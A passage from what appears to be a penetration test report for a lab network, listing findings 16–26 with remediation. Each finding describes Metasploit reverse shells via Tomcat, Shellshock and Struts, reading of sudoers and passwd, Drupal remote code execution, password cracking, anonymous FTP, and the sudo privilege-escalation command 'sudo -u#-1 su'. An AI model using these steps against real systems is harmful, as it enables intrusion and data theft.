
Vulnerability 16	Findings
Title	Open source exposed data
Type (Web app / Linux OS / WIndows OS)	Linux
Risk Rating	High
Description	Running an aggressive zenmap on one of the discovered hosts (192.168.13.13) we were able to see that it was running an outdated version of Drupal. This version is sensitive to a critical vulnerability, CVE-2019-6340.

Images	 
Affected Hosts	192.168.13.13
Remediation	Updating to a new version of Drupal.


Vulnerability 17	Findings
Title	Nessus Scan
Type (Web app / Linux OS / WIndows OS)	Linux OS

Risk Rating	Critical
Description	Performing a nessus scan on another machine in the network (192.168.13.12) we were able to identify a critical vulnerability that can be taken advantage of by attackers.
Images	
Affected Hosts	192.168.13.12
Remediation	Make sure all machines are running the most updated versions of their software and OS.


Vulnerability 18	**Findings**
Title	Apache Tomcat
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Using the exploit multi/HTTP/tocat_jsp_upload_bypass in metasploit and setting the RHOST to the target machine 192.168.13.10, we were able to establish a reverse TCP connection to the target machine where we could execute commands in a shell.

Images	
Affected Hosts	192.168.13.10
Remediation	Make sure all machines are running the most updated versions of their software and OS.



Vulnerability 19	Findings
Title	Shellshock
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	Using the exploit multi/HTTP/apache_mod_cgi_bash_env_exec in metasploit we were able to set the RHOST to the target machine, 192. 168.13.11. This successfully started a reverse TCP connection to the target machine where we were able to execute commands to access sensitive data, in this case the sudoers file.

Images	
Affected Hosts	192.168.13.11
Remediation	Make sure all machines are running the most updated versions of their software and OS.



Vulnerability 20	Findings
Title	Shellshock
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	Using the exploit multi/HTTP/apache_mod_cgi_bash_env_exec in metasploit we were able to set the RHOST to the target machine, 192. 168.13.11. This successfully started a reverse TCP connection to the target machine where we were able to execute commands to access sensitive data, in this case the passwd file.

Images	
Affected Hosts	192.168.13.11
Remediation	Make sure all machines are running the most updated versions of their software and OS.


Vulnerability 21	Findings
Title	Struts - CVE-2017-5638
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	Using the exploit multi/HTTP/struts2_content_type_ognl in metasploit, we were able to set the RHOST to the target machine 192.168.13.12. This successfully established a reverse tcp connection which allowed us to execute commands in a shell on the system. Once in the shell we were able to grep the system for sensitive information and download it onto our machine.

Images	 
Affected Hosts	192.168.13.12
Remediation	Make sure all machines are running the most updated versions of their software and OS.



Vulnerability 22	Findings
Title	Vulnerability Drupal CVE 2019-6340
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	Using a python script acquired from exploit database, we were able to execute

	the script with the target machines IP address 192.168.13.13 and perform remote code execution to access sensitive system information.
Images	 
Affected Hosts	192.168.13.13
Remediation	Make sure all machines are running the most updated versions of their software and OS.


Vulnerability 23	Findings
Title	CVE-2019-14287
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	Using credentials that were acquired from the WHOIS scan earlier and brute forcing the weak user password, we were able to ssh into the target machine 192.168.13.14. After establishing the connection we were able to escalate privileges by using sudo -u#-1 su to allow us root access to the system.
Images	

	
Affected Hosts	192.168.13.14
Remediation	Removing erroneous user data from readily accessible pages and implementing password requirements for all employees. Also make sure all machines are running the most updated versions of their software and OS.


Vulnerability 24	Findings
Title	Totalrekall GitHub Page
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Low
Description	A quick google search was able to turn up the GitHub repository for the web application, which included erroneous user credentials that had been uploaded. Using John the Ripper we were able to crack the password hash and get a complete set of user credentials.

Images	 
Affected Hosts	172.22.117.20
Remediation	Removing erroneous user credentials from data that gets uploaded for public view.



Vulnerability 25	Findings
Title	Nmap scans
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Medium

Description	Performing an Nmap scan we were able to identify the two other Windows machines operating on the network. By accessing the IP address of the target machine 172.22.117.20, we were brought to a secure webpage. By using the credentials acquired previously via the GitHub repository, we were able to log in and access sensitive data.
Images	
Affected Hosts	172.22.117.20
Remediation	Removing erroneous user credentials from data that gets uploaded for public view. Implementing a password rotation so that once passwords are compromised they are not always valid.


Vulnerability 26	Findings
Title	FTP Enumerations
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Medium
Description	Using the prior scan, we were also able to identify that the FTP port 21 was open on 172.22.117.20. It was also shown to be allowing anonymous connections. This allowed us to connect with an anonymous FTP connection and download potentially sensitive data from the target system.

